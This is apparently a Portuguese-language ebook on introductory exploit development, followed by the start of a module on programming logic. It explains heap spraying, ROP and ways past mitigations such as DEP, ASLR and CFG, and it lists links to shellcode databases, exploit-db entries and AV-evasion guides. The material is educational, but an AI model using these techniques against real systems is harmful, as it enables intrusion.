- O sistema operacional ao carregar um programa na memória disponibiliza ao programa um espaço de endereçamento. Esse espaço é a memória disponível para aquele programa. O *Heap,* ou área de alocação dinâmica, é um espaço reservado para variáveis e dados criados durante a execução do programa (*runtime*). Vamos dizer que o *Heap* é a memória global do programa
- Já a pilha de funções (*stack*) é uma área da memória que aloca dados/variáveis ou ponteiros quando uma função é chamada e desalocada quando a função termina. Podemos dizer então que representa a memória local àquela função.

HEAP

- O *heap* é uma área de alocação dinâmica de variáveis. Se um programa utiliza uma lista encadeada por exemplo, ele aloca essa estrutura que cresce dinamicamente no *Heap.* Na linguagem C/C++, para alocar memória no *Heap*, utilizamos as funções *malloc(), calloc(), realloc()* e *new (*para C++*).* Para desalocar variáveis no *Heap* usamos as funções *free()* e *delete (*para C++*)*

- Ao desalocar memória do *Heap* a área volta a estar disponível para novas alocações. À medida que muitas alocações/desalocações ocorrem no *Heap* ele sofre muita fragmentação. Isso gera impacto na performance e na eficiência de como o programa aloca memória. Memória alocadas no *Heap* permitem leitura e escrita.

STACK

- A pilha de funções também é uma área disponibilizada dentro do espaço de endereçamento do processo. Essa área funciona como uma estrutura de dados LIFO (*last in first out*). Quando uma função é chamada durante a execução de um programa, um bloco de memória é empilhado no topo da pilha de funções. Nesse bloco existem referências para todas as variáveis criadas ou apontadas dentro da função chamada. Ao término da execução da função, esse bloco é desempilhado/desalocado.
- O *runtime* de cada linguagem junto ao sistema operacional irá controlar o tamanho máximo dessa pilha. Imagine um programa recursivo que faz uma chamada para uma função ***A*** dentro da própria função ***A***. Isso irá fazer inúmeros empilhamentos nessa pilha de funções. Normalmente os limites dessas pilhas são muito grandes e nem sempre é necessário se preocupar com elas.
- **FONTE:** https://blog.pantuza.com/artigos/heap-vs-stack

HEAP-SPRAYING

- No mundo da segurança, pulverização do heap (dynamic memory allocation) é uma técnica utilizada em explorações a fim de facilitar a execução de código arbitrário. O termo também é usado para descrever a parte do código-fonte de um exploit que implementa esta técnica. No código, em geral que pulveriza (traduzido à letra) a pilha, tenta colocar uma determinada sequência de bytes (shell code por exemplo) num local pré-determinado da memória de um processo alvo, fazendo com que este "encha" grandes blocos na heap do processo e preencher também nesses blocos os bytes com os valores correctos. Geralmente se aproveita o facto de que esses blocos heap estão mais ou menos no mesmo local, cada vez que o "spray heap" é executado
- Os sprays Heap para browsers, normalmente são implementados em JavaScript e pulverizar a pilha através da criação de grandes cadeias de caracteres Unicode, com o mesmo carácter repetido várias vezes, começando com uma sequência de um caracteres e concatenando-se sucessivamente. Desta forma, o comprimento da string pode crescer exponencialmente até o comprimento máximo permitido pelo mecanismo de script. Quando o comprimento da string desejada seja atingido, shellcode é colocado no final da cadeia. A pilha de pulverização código faz cópias do longa sequência com shellcode e memoriza-as em uma matriz, até o ponto onde a memória tem sido bastante pulverizado para cobrir a área que o exploit assume como alvo. Ocasionalmente, o VBScript é usado no Internet Explorer para criar strings usando a função String.
- DEMO: https://www.youtube.com/watch?v=MqDCn0HoTSw

ASLR

- Address space layout randomization (**ASLR**) é uma técnica de segurança da informação que previne ataques de execução arbitrária de código
- Na intenção de prevenir que um agente mal intencionado, que obteve o controle de um programa em execução em um determinado endereço de memória, pule deste endereço para o de uma função conhecida carregada em memória - a fim de executá-la - a ASLR organiza aleatoriamente a posição de dados chaves no espaço de endereçamento do programa, incluindo a base do executável e a posição da stack, do heap, e de bibliotecas
- ASLR foi originalmente desenvolvido e publicado pelo projeto PaX em Julho de 2001, incluindo um patch para o kernel Linux em Outubro de 2002. Quando aplicado ao kernel, chama-se **KASLR**, de *Kernel address space layout randomization*.

DEP

- **A Prevenção de Execução de Dados** (**DEP**) é um recurso de segurança que pode ajudar a evitar danos ao seu computador contra vírus e outras ameaças à segurança.Programas prejudiciais podem tentar atacar o Windows tentando executar (também conhecido como **executar**) código de locais de memória do sistema reservados para o Windows e outros programas autorizados.
- Este recurso destina-se a impedir a execução de códigos de uma região da memória não-executável em um aplicativo ou serviço. No que ajuda a evitar decorrentes explorações que armazenam código via um vazamento de informações de um buffer, por exemplo. A DEP é executado em dois modos, no de hardware: a DEP é configurada para computadores que podem salvar páginas de memória como não-executável; e na de software: a DEP, tem uma configuração de prevenção limitada para computadores que não têm suporte de hardware para a DEP, como dito anteriormente. A DEP quando configurada para a proteção por software, não protege contra execução de código em páginas de dados, mas em vez de outro tipo de ataque.
- A DEP foi adicionada no Windows XP Service Pack 2 e está incluído no Windows XP Tablet PC Edition da versão 2005, Windows Server 2003 Service Pack 1 e o Windows Vista. Versões posteriores dos sistemas operacionais citados também oferecem suporte ao DEP.

ROP

- **A ROP** (**Return-Oriented Programming** - **Programação Orientada a Retorno**) é uma técnica de exploração de segurança de computador que permite que um invasor execute código na presença de defesas de segurança, como proteção de espaço executável e assinatura de código
- Nessa técnica, um invasor obtém o controle da pilha de chamadas para sequestrar o fluxo de controle do programa e, em seguida, executa sequências de instruções de máquina cuidadosamente escolhidas que já estão presentes na memória da máquina, chamadas "gadgets". Cada gadget normalmente termina em uma instrução de retorno e está localizado em uma sub - rotina dentro do programa existente e / ou código de biblioteca compartilhada. Em conjunto, esses dispositivos permitem que um invasor realize operações arbitrárias em uma máquina, empregando defesas que impedem ataques mais simples.
- FONTE: https://en.wikipedia.org/wiki/Return-oriented_programming

CALL STACK

- Na ciência da computação , uma **pilha de chamadas** é uma estrutura de dados de pilha que armazena informações sobre as sub - rotinas ativas de um programa de computador. Este tipo de pilha também é conhecido como uma **pilha de execução** , **pilha do programa** , **pilha controle** , **pilha de tempo de execução** , ou **pilha máquina**, e é muitas vezes abreviado para apenas " **a pilha** ". Embora a manutenção da pilha de chamadas seja importante para o funcionamento adequado da maioria dos softwares , os detalhes normalmente são ocultos e automáticos nas linguagens de programação de alto nível. Muitos computadores conjuntos de instruções fornecem instruções especiais para manipular pilhas.
- Uma pilha de chamadas é usada para várias finalidades relacionadas, mas a principal razão para uma delas é manter o controle do ponto no qual cada sub-rotina ativa deve retornar o controle quando terminar a execução.
- FONTE: https://en.wikipedia.org/wiki/Call_stack

ASSINATURA DE CÓDIGO

- **A assinatura de código** é o processo de assinar digitalmente executáveis e scripts para confirmar o autor do software e garantir que o código não tenha sido alterado ou corrompido desde que foi assinado. O processo emprega o uso de um hash criptográfico para validar autenticidade e integridade.
- A assinatura de código pode fornecer vários recursos valiosos. O uso mais comum de assinatura de código é fornecer segurança ao implantar; em algumas linguagens de programação, ele também pode ser usado para ajudar a evitar conflitos de namespace. Quase toda implementação de assinatura de código fornecerá algum tipo de mecanismo de assinatura digital para verificar a identidade do autor ou sistema de compilação e uma soma de verificação para verificar se o objeto não foi modificado. Ele também pode ser usado para fornecer informações de versão sobre um objeto ou para armazenar outros metadados sobre um objeto.
- A eficácia da assinatura de código como um mecanismo de autenticação para o software depende da segurança das chaves de assinatura subjacentes. Como ocorre com outras tecnologias de infraestrutura de chave pública (PKI), a integridade do sistema depende de os editores protegerem suas chaves privadas contra acesso não autorizado. As chaves armazenadas no software em computadores de uso geral são suscetíveis de comprometimento. Portanto, é mais seguro e prática recomendada armazenar chaves em dispositivos de hardware criptográficos seguros e invioláveis, conhecidos como módulos de segurança de hardware ou HSMs .
- FONTE: https://en.wikipedia.org/wiki/Code_signing

EIP

- EIP é um registrador em arquiteturas x86 (32 bits). Ele contém o "Ponteiro de instrução estendida" para a pilha. Em outras palavras, ele diz ao computador onde ir ao lado para executar o próximo comando e controla o fluxo de um programa.
- FONTE: https://security.stackexchange.com/questions/129499/what-does-eip-stand-for

CONTROL FLOW

- Na ciência da computação , o fluxo de controle (ou fluxo de controle) é a ordem na qual instruções individuais , instruções ou chamadas de função de um programa imperativo são executadas ou avaliadas. A ênfase no fluxo de controle explícito distingue uma linguagem de programação imperativa de uma linguagem de programação declarativa
- Dentro de uma linguagem de programação imperativa , uma instrução de fluxo de controle é uma instrução, cuja execução resulta na escolha de qual dos dois ou mais caminhos seguir. Para linguagens funcionais não estritas , funções e construções de linguagem existem para alcançar o mesmo resultado, mas elas geralmente não são chamadas de instruções de fluxo de controle
- Um conjunto de instruções é geralmente estruturado como um bloco , que além de agrupar, também define um escopo léxico
- Interrupções e sinais são mecanismos de baixo nível que podem alterar o fluxo de controle de maneira semelhante a uma sub-rotina, mas geralmente ocorrem como resposta a algum estímulo ou evento externo (que pode ocorrer de forma assíncrona), em vez da execução de uma linha. declaração de fluxo de controle
- No nível de linguagem de máquina ou linguagem de montagem , as instruções de fluxo de controle geralmente funcionam alterando o contador de programa . Para algumas unidades de processamento central (CPUs), as únicas instruções de fluxo de controle disponíveis são instruções de ramificação condicionais ou incondicionais , também denominadas saltos.
- FONTE: https://en.wikipedia.org/wiki/Control_flow

CONTROL FLOW GUARD

- O Flow Flow Guard (CFG) é um recurso de segurança de plataforma altamente otimizado que foi criado para combater vulnerabilidades de corrupção de memória. Ao restringir rigorosamente o local de onde um aplicativo pode executar o código, fica muito mais difícil para as explorações executar código arbitrário por meio de vulnerabilidades, como estouro de buffer.
- FONTE: https://docs.microsoft.com/en-us/windows/desktop/secbp/control-flow-guard

/GS (VERIFICAÇÃO DE SEGURANÇA DO BUFFER)

- Detecta alguns estouros de buffer que substituem o endereço de retorno da função, o endereço do manipulador de exceção ou determinados tipos de parâmetros. Causar um estouro de buffer é uma técnica usada por hackers para explorar o código que não impõe restrições de tamanho do buffer.
- FONTE: https://docs.microsoft.com/pt-br/cpp/build/reference/gs-buffer-security-check?view=vs-2019

SMAP

- **Supervisor Mode Access Prevention**) é um recurso de algumas implementações de CPU , como a microarquitetura Intel Broadwell, que permite que os programas do modo supervisor configurem opcionalmente mapeamentos de espaço de memória para que o acesso aos mapeamentos do supervisor cause uma interceptação. Isso torna mais difícil para programas mal-intencionados "enganar" o kernel para usar instruções ou dados de um programa de espaço do usuário.
- FONTE: https://en.wikipedia.org/wiki/Supervisor_Mode_Access_Prevention

KERNEL LINUX

- O sistema Linux é o kernel do sistema, ou seja, um software responsável por controlar as interações entre o hardware e outros programas da máquina. O kernel traduz as informações que recebe ao processador e aos demais elementos eletrônicos do computador. O kernel é, portanto, uma série de arquivos escritos em linguagem C e Assembly, que formam o núcleo responsável por todas as atividades executadas pelo sistema operacional.
- FONTE: https://www.escolalinux.com.br/blog/kernel-do-linux-o-que-e-e-para-que-serve

Conteúdo para estudo e consulta:

- https://www.kaspersky.com.br/blog/exploits-problem-explanation/6010/
- https://www.welivesecurity.com/br/2016/07/29/exploits/
- https://en.wikipedia.org/wiki/Zero-day_(computing)
- https://www.welivesecurity.com/br/2016/09/01/zero-day-termos-de-seguranca/
- https://www.quora.com/What-is-the-difference-between-virtual-address-space-and-virtual-memory
- https://www.diferenca.com/32-bits-e-64-bits/
- https://www.processtec.com.br/artigos/qual-a-diferenca-entre-32-bits-e-64-bits
- https://securityinformationnews.files.wordpress.com/2014/02/bufferoverflow.pdf
- https://pt.stackoverflow.com/questions/3797/o-que-s%C3%A3o-e-onde-est%C3%A3o-o-stack-e-heap
- https://www.ime.usp.br/~pf/analise_de_algoritmos/aulas/heap.html
- https://www.ime.usp.br/~pf/algoritmos/aulas/pilha.html
- https://www.portugal-a-programar.pt/forums/topic/38005-heap-spray-mais-uma-forma-de-explorar-o-heap-dynamic-memory-allocation/
- https://www.youtube.com/watch?v=Ec4UEtO7dPI – TÉCNICAS HEAP-SPRAY
- https://pt.wikipedia.org/wiki/Data_Execution_Prevention
- https://www.youtube.com/watch?v=yS9pGmY_xuo – ROP
- https://pt.wikipedia.org/wiki/Return-oriented_programming
- https://en.wikipedia.org/wiki/Control_flow

Conteúdo para estudo e consulta 2:

- https://pt.wikibooks.org/wiki/Assembly_x86/Registos
- http://alax.info/blog/656
- https://stackoverflow.com/questions/6607410/understanding-buffer-security-check-gs-compiler-option-in-msvc
- https://pt.wikipedia.org/wiki/Linux_(n%C3%BAcleo)
- https://web.archive.org/web/20160803075007/https://www.ncsi.com/nsatc11/presentations/wednesday/emerging_technologies/fischer.pdf SMEP
- https://en.wikipedia.org/wiki/Control_register#cite_note-4

PRÁTICA: BÁSICA

CONSIDERAÇÕES

- A parte prática requer total dedicação na área, então se você está começando e não tem conhecimentos em PenTest eu recomendo deixar para depois;
- Colocar a prática nas próximas páginas, iria demandar muita coisa, imagine mostrar diversos casos?
- Mas para que isso não se torne uma desculpa para encerrar o livro logo, eu vou deixar diversos conteúdos, principalmente estudo de casos para que vocês possam colocar em prática e analisar;
- Lembrando que os conceitos passados, são totalmente superficial, por isso recomendo se aprofundar, afinal cada conceito demandaria só um ebook para cada um.

PRÁTICA 1: Buffer Overflow

- https://www.youtube.com/watch?v=59_gjX2HxyA –Buffer overflow para PenTesters - Ricardo Longatto
- https://www.youtube.com/watch?v=oGZ01rvbfwE – Introdução ao Buffer Overflow – Helvio Junior
- https://www.youtube.com/watch?v=wLi-dGphpdg&t=202s – Entendendo Buffer Overflow – Helvio Junior
- http://www.cis.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf
- https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture21.pdf

SHELLCODE DATABASE

- http://shell-storm.org/shellcode/

PRÁTICA 2: Developer Exploit Basic

- https://medium.com/bugbountywriteup/windows-expliot-dev-101-e5311ac284a
- https://0x00sec.org/t/getting-cozy-with-exploit-development/5311
- https://www.anitian.com/a-study-in-exploit-development-part-1-setup-and-proof-of-concept/
- https://medium.com/@jain.sm/shell-code-exploit-with-buffer-overflow-8d78cc11f89b

PRÁTICA 3: Ignorando DEP com ROP

- https://bytesoverbombs.io/bypassing-dep-with-rop-32-bit-39884e8a2c4a
- https://samsclass.info/127/proj/rop.htm
- https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/
- http://securitydynamics.blogspot.com/2015/11/an-easy-guide-to-bypass-dep-using-rop.html

PRÁTICA 4: Ignorando DEP e ASLR

- https://0x00sec.org/t/bypass-data-execution-protection-dep/6988
- https://www.exploit-db.com/docs/english/17914-bypassing-aslrdep.pdf

PRÁTICA 5: Heap overflow

- https://www.lume.ufrgs.br/bitstream/handle/10183/36924/000819136.pdf
- https://www.esentire.com/blog/vulnerability-analysis-a-closer-look-at-cve-2015-7547/
- https://github.com/fjserna/CVE-2015-7547
- https://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf
- https://pdfs.semanticscholar.org/a8af/1fd5811fc3b1c9f42a060f6d629ca8d88e46.pdf
- https://www.usenix.org/legacy/event/woot08/tech/full_papers/daniel/daniel_html/index.html
- https://blog.rapid7.com/2019/06/12/heap-overflow-exploitation-on-windows-10-explained/

PRÁTICA 6: Deep Analysis CVE-2016-3820

- https://www.fortinet.com/blog/threat-research/deep-analysis-of-cve-2016-3820-remote-code-execution-vulnerability-in-android-mediaserver.html

PRÁTICA 7: ASLR Bypass

- https://sploitfun.wordpress.com/2015/05/08/bypassing-aslr-part-i/
- https://www.youtube.com/watch?v=Pht6y4p63SE

PRÁTICA 8: AVAST 4.7 ESCALAÇÃO DE PRIVILÉGIOS

- https://www.exploit-db.com/exploits/12406
- https://gist.github.com/mgeeky/023c6f121686cc7ead426a78f8148eb6

PRÁTICA 9: SHELLCODE Examples

- https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/
- https://www.youtube.com/watch?v=HSlhY4Uy8SA – LIVE OVERFLOW

PRÁTICA 10: EGGHUNTERS Exploit

- https://medium.com/@rafaveira3/exploit-development-kolibri-v2-0-http-server-egg-hunter-example-1-5e435aa84879
- https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf
- https://www.fuzzysecurity.com/tutorials/expDev/4.html

PRÁTICA 11: CFG Bypass

- https://improsec.com/tech-blog/bypassing-control-flow-guard-in-windows-10
- https://cansecwest.com/slides/2017/CSW2017_HenryLi_How_to_find_the_vulnerability_to_bypass_the_ControlFlowGuard.pdf
- https://www.blackhat.com/docs/asia-17/materials/asia-17-Li-Cross-The-Wall-Bypass-All-Modern-Mitigations-Of-Microsoft-Edge.pdf
- https://www.blackhat.com/docs/us-15/materials/us-15-Zhang-Bypass-Control-Flow-Guard-Comprehensively-wp.pdf

CASES STUDY

- https://github.com/dyjakan/exploit-development-case-studies
- https://medium.com/magebit/magento-web-exploit-case-studies-bac57add8c0e
- http://www.cs.colostate.edu/~cs635/Windows_of_Vulnerability.pdf
- CVE-2017-8601: https://github.com/tunz/js-vuln-db

https://github.com/qazbnm456/awesome-cve-poc

https://www.exploit-db.com/exploits/42246

AWE MATERIALCOURSE

- https://www.offensive-security.com/documentation/advanced-windows-exploitation.pdf

CONCLUSÃO

- Se aprofundar em Desenvolvimento de Exploit exige muito tempo, além dos conhecimentos em engenharia reversa, algoritmos e lógica da programação
- Obviamente o conteúdo passado não foi nem 10% que permite a exploração completa desse assunto, porém eu espero que tenha passado pelo menos uma base
- Caso o seu desejo é se aprofundar mais, eu recomendo a procura de casos de estudo, artigos e palestras
- Não se esqueça de sempre se aprofundar nos fundamentos de cada assunto estudado
- De resto agradeço pela leitura ☺

FINISH

CURTAS AS SEGUINTES PÁGINAS:

CYBER SECURITY UP
EXPERIENCE SECURITY
H4K SECURITY
CAVALEIROS DA INFORMÁTICA
aCCESS

Modulo 14

Introdução ao desenvolvimento de exploits 2

INTRODUÇÃO AO DESENVOLVIMENTO DE EXPLOITS 2 - LÓGICA

PROF. JOAS ANTONIO

SOBRE O LIVRO

- Esse ebook é destinado para
  - Aqueles que estão iniciando na área de desenvolvimento de exploits
  - Para profissionais de segurança obter um conhecimento prévio sobre o assunto
  - Para aqueles que desejam saber como funciona um exploit e como é o seu desenvolvimento
  - Além de dar uma base para sobre o assunto para que você aprofunde suas pesquisas
  - Necessário saber o básico do inglês.

OBS: Alguns conteúdos foram difíceis de traduzir, então se alguma tradução estiver errado eu já adianto minhas humildes desculpas

SOFTWARE E SISTEMA

SISTEMA: SIGNIFICADOS

- Conjunto de partes que se relacionam entre si que forma um todo: **UNITÁRIO, COMPLEXO E HARMÔNICO**
- 1: “conjunto de elementos em interação recíproca”; 2. “conjunto de partes reunidas que se relacionam entre si formando uma totalidade”; 3: “conjunto de elementos interdependentes, cujo resultado final é maior do que soma dos resultados que esses elementos teriam caso operassem de maneira isolada”; 4: “conjunto de elementos interdependentes e interagentes no sentido de alcançar um objetivo ou finalidade”; 5: “grupo de unidades combinadas que formam um todo organizado cujas características são diferentes das características das unidades” e 6: “todo organizado ou complexo; um conjunto ou combinação de coisas ou partes, formando um todo complexo ou unitário orientado para uma finalidade”.

SISTEMA: SIGNIFICADOS

- Em resumo, todo e qualquer sistema é formado por partes menores, em tamanho e complexidade, ou seja, partes menores do que o próprio sistema. Essas partes são chamadas, usualmente, de elementos, de órgãos componentes ou, tão somente, de subsistemas.
- A boa integração dos elementos componentes de um sistema é chamada sinergia, determinando o grau de intensidade que as transformações ocorridas em um de seus elementos influenciarão seus outros elementos.
- A alta sinergia de um sistema implica em cumprir sua finalidade ou atingir seu objetivo. Já, a baixa sinergia pode implicar em mau funcionamento do sistema, podendo causar falhas, insuficiência, baixo desempenho etc.

SISTEMA: SIGNIFICADOS

- Assim, a sinergia de um sistema pode ser entendida como a convergência de suas partes que colaboram para afluir a um mesmo lugar, para alcançar um resultado único.
- Pelos vários significados aqui apresentados, pode-se afirmar que o conceito de sistema é, relativamente, simples.
- Contudo, importantíssimo destacar que as definições para a palavra não param por aí. Isto porque a palavra sistema é empregada em várias áreas do conhecimento.

SISTEMA DE SOFTWARE

- Sistemas de Software geram mapas celestes que apresentam a posição das estrelas, dos planetas, dos asteroides etc. Administradores utilizam Sistemas de Software para auxiliar na gestão de seus negócios. Médicos, em geral, utilizam
- Sistemas de Software para o auxílio quanto ao diagnóstico e tratamento médico. Sistemas de Software são sistemas que servem de auxílio à gestão ou tão somente à utilização de outros tipos de sistema.

SOFTWARE

- software significa: “Inform Qualquer programa ou grupo de programas que instrui o hardware sobre a maneira como ele deve executar uma tarefa, inclusive sistemas operacionais, processadores de texto e programas de aplicação”.
- As definições apresentadas pelo dicionário fazem entender software como um programa que é executado por um equipamento qualquer, em outras palavras, um conjunto de instruções a serem executadas (ou processadas), seja para armazenamento, recuperação, redirecionamento, distribuição, no geral, para qualquer forma de manipulação de um dado ou informação.

DADO VS INFORMAÇÃO

- Inicia-se esta diferenciação por suas definições mais genéricas. De acordo com o Dicionário Michaelis de Português Online, dado significa: sm 1 Mat Elemento, princípio ou quantidade conhecida que serve de base à solução de um problema. 2 Ponto de partida em que assenta uma discussão. 3 Princípio ou base para se entrar no conhecimento de algum assunto.
- No caso da palavra informação, o mesmo dicionário apresenta, dentre algumas, as seguintes definições: sf (lat informatione) 1 Ato ou efeito de informar. 2 Transmissão de notícias. 3 Comunicação. 4 Ação de informar-se. 5 Instrução, ensinamento. 6 Transmissão de conhecimentos. 7 Indagação. 8 Opinião sobre o procedimento de alguém. 9 Parecer técnico dado por uma repartição ou funcionário. 10 Investigação. 11 Inquérito.

DADO VS INFORMAÇÃO

- Em suma, a partir de dados é possível o provimento de uma série de informações, cuja relevância e aplicabilidade dependerão daquele(s) que a recebe(m). Observe a lista abaixo. Ela exemplifica uma série de informações, sendo elas:
- Os dias e finais de placa do sistema de rodízio de veículos na cidade de São Paulo;
- Os resultados da descoberta de uma grande investigação científica;
- Os resultados dos jogos do Campeonato Espanhol de Futebol de 2014/2015;
- O total de alunos matriculados em cursos técnicos em todo o território nacional brasileiro nos últimos cinco anos;
- O total de técnicos formados em todo o território nacional brasileiro nos últimos cinco anos;
- O número de abertura de contas celulares nos últimos três anos e
- O percentual de vendas realizadas via internet na última década;

LÓGICA DA PROGRAMAÇÃO

LÓGICA DA PROGRAMAÇÃO

- Estudar a lógica de programação que dá suporte ao raciocínio que o ser humano precisa desenvolver para resolver um problema de Processamento de Dados; sem esse raciocínio, a programação não tem sentido.
- Escolher uma Linguagem de Programação e tentar escrever comandos não produzirá os resultados esperados. O estudo dos principais conceitos de lógica de Programação o ajudará a se tornar um programador melhor.

ALGORITMOS

- Um Algoritmo é uma sequência de passos que visam a atingir objetivos bem definidos em um determinado período de tempo. É composto por instruções claras e bem definidas, com o objetivo de resolver o problema; é um caminho que leva à solução; uma norma de solução a ser trilhada.
- Sempre que executado, sob as mesmas condições, produz o mesmo resultado; uma vez construído, poderá ser traduzido em qualquer Linguagem de Programação, agregado às funcionalidades disponíveis no ambiente de desenvolvimento. Costumamos chamar esse processo de Codificação.

ALGORITMOS

- O Algoritmo é importante, pois representa fielmente o raciocínio lógico e permite resumir os passos necessários na resolução do problema. Dessa forma, você não irá se distrair com detalhes computacionais que podem ser acrescentados mais tarde e focará no que é importante, a lógica da construção do Algoritmo.
- Outro fator importante é que o Algoritmo é independente da Linguagem, permitindo que ele seja codificado em diferentes Linguagens, incorporando as funcionalidades disponíveis nos diversos ambientes.

ALGORITMOS: CONSTRUINDO

- Primeiro, deve-se identificar o problema e o objetivo do Algoritmo, fazendo a leitura do enunciado ou da questão. Em seguida, você deve localizar as entradas de dados, ou seja, as informações que serão fornecidas e, a partir delas, verificar os cálculos ou processamento. A identificação das saídas é a próxima etapa, tendo foco nos resultados.
- Com esses dados em mãos, você determina quais passos são necessários para transformar as entradas nas saídas desejadas. Depois de estabelecidos os passos de transformação, você irá construir o Algoritmo e definir os testes.

ALGORITMOS: CONSTRUINDO

- Passos para Construção de Algoritmo

1. Identificar objetivo;
2. Identificar as "entradas de dados";
3. Identificar as "saídas de dados";
4. Determinar o que deve ser feito para transformar entradas em saídas: - Observar a regras; - Obedecer a limitações inclusive do computador; - Determinar ações possíveis de serem realizadas;
5. Construir o Algoritmo;
6. Testar a solução.

DADOS PRIMITIVOS

- Em computação existem apenas 4 tipos de dados primitivos, algumas linguagens subdividem esses tipos de dados em outros de acordo com a capacidade de memória necessária para a variável. Mas de modo geral, os tipos de dados primitivos são:
- **INTEIRO**: Representa valores numéricos negativo ou positivo sem casa decimal, ou seja, valores inteiros.
- **REAL**: Representa valores numéricos negativo ou positivo com casa decimal, ou seja, valores reais. Também são chamados de ponto flutuante.
- **LÓGICO**: Representa valores booleanos, assumindo apenas dois estados, VERDADEIRO ou FALSO. Pode ser representado apenas um bit (que aceita apenas 1 ou 0).
- **TEXTO**: Representa uma sequencia de um ou mais de caracteres, colocamos os valores do tipo TEXTO entre " " (aspas duplas).

DADOS PRIMITIVOS

- Algumas linguagens de programação, dividem esses tipos primitivos de acordo com o espaço necessário para os valores daquela variável. Na linguagem Java por exemplo, o tipo de dados inteiro é dividido em 4 tipos primitivos: **byte**, **short**, **int** e **long**. A capacidade de armazenamento de cada um deles é diferente.
- **byte**: é capaz de armazenar valores entre -128 até 127.
- **short**: é capaz de armazenar valores entre –32768 até 32767.
- **int**: é capaz de armazenar valores entre –2147483648 até 2147483647.
- **long**: é capaz de armazenar valores entre –9223372036854775808 até 9223372036854775807.

OPERADORES

- Os operadores são utilizados nas expressões, por exemplo, em 3 + 2, os números 3 e 2 são relacionados por um operador representado pelo sinal + , que significa adição.
- Os operadores se classificam em aritméticos, lógicos e literais. Essa divisão depende do tipo de expressão em que serão inseridos. Existe, ainda, outro tipo de operador, que é o relacional, no qual se comparam informações e o resultado é um valor lógico.
- adição (+)
- subtração (-)
- multiplicação (*)
- divisão (/)
- módulo - resto da divisão - (%)

OPERADORES LÓGICOS

- As operações lógicas trabalham sobre valores booleanos, tanto os valores de entrada como o de saída são desse tipo. Os operadores lógicos são: E, OU, NÃO, NÃO-E, NÃO-OU, OU-EXCLUSIVO E NÃO-OU-EXCLUSIVO. Abaixo uma explicação de cada um.

OPERADORES LÓGICOS

Operador E (AND)


O Operador "E" ou "AND" resulta em um valor VERDADEIRO se os dois valores de entrada da operação forem VERDADEIROs, caso contrário o resultado é FALSO. Abaixo a **tabela-verdade** da operação E.

VALOR 1	VALOR 2	OPERAÇÃO E
VERDADEIRO	VERDADEIRO	VERDADEIRO
VERDADEIRO	FALSO	FALSO
FALSO	VERDADEIRO	FALSO
FALSO	FALSO	FALSO

OPERADORES LÓGICOS

Operador OU (OR)

O Operador "OU" ou "OR" resulta em um valor VERDADEIRO se ao menos UM dos dois valores de entrada da operação for VERDADEIRO, caso contrário o resultado é FALSO. Abaixo a **tabela-verdade** da operação OU.




VALOR 1	VALOR 2	OPERAÇÃO OU
VERDADEIRO	**VERDADEIRO**	**VERDADEIRO**
VERDADEIRO	FALSO	**VERDADEIRO**
FALSO	**VERDADEIRO**	**VERDADEIRO**
FALSO	FALSO	FALSO

OPERADORES LÓGICOS

Operador NÃO (NOT)

O Operador "NÃO" ou "NOT" é o único operador que recebe como entrada apenas um valor, e sua função é simplesmente inverter os valores. Ou seja, se o valor de entrada for VERDADEIRO, o resultado será FALSO e se o valor de entrada for FALSO, o resultado será VERDADEIRO. Abaixo a **tabela-verdade** da operação NÃO.




VALOR DE ENTRADA	OPERAÇÃO NÃO
VERDADEIRO	FALSO
FALSO	VERDADEIRO

OPERADORES LÓGICOS

Operador NÃO (NOT)

O Operador "NÃO" ou "NOT" é o único operador que recebe como entrada apenas um valor, e sua função é simplesmente inverter os valores. Ou seja, se o valor de entrada for VERDADEIRO, o resultado será FALSO e se o valor de entrada for FALSO, o resultado será VERDADEIRO. Abaixo a **tabela-verdade** da operação NÃO.



VALOR DE ENTRADA	OPERAÇÃO NÃO
VERDADEIRO	FALSO
FALSO	VERDADEIRO

OPERADORES LÓGICOS

Operador NÃO-E (NAND)


O Operador "NÃO-E" ou "NAND" é o contrário do operador E (AND), ou seja, resulta em VERDADEIRO, se ao menos um dos dois valores for FALSO, na verdade este é o operador E (AND) seguido do operador NÃO (NOT). Abaixo a **tabela-verdade** da operação NÃO-E.

VALOR 1	VALOR 2	OPERAÇÃO NAND
VERDADEIRO	VERDADEIRO	FALSO
VERDADEIRO	FALSO	VERDADEIRO
FALSO	VERDADEIRO	VERDADEIRO
FALSO	FALSO	VERDADEIRO

OPERADORES LÓGICOS

Operador NÃO-OU (NOR)

O Operador "NÃO-OU" ou "NOR" é o contrário do operador OU (OR), ou seja, resulta em VERDADEIRO, se os dois valores forem FALSO, na verdade este é o operador OU (OR) seguido do operador NÃO (NOT). Abaixo a **tabela-verdade** da operação NÃO-OU.

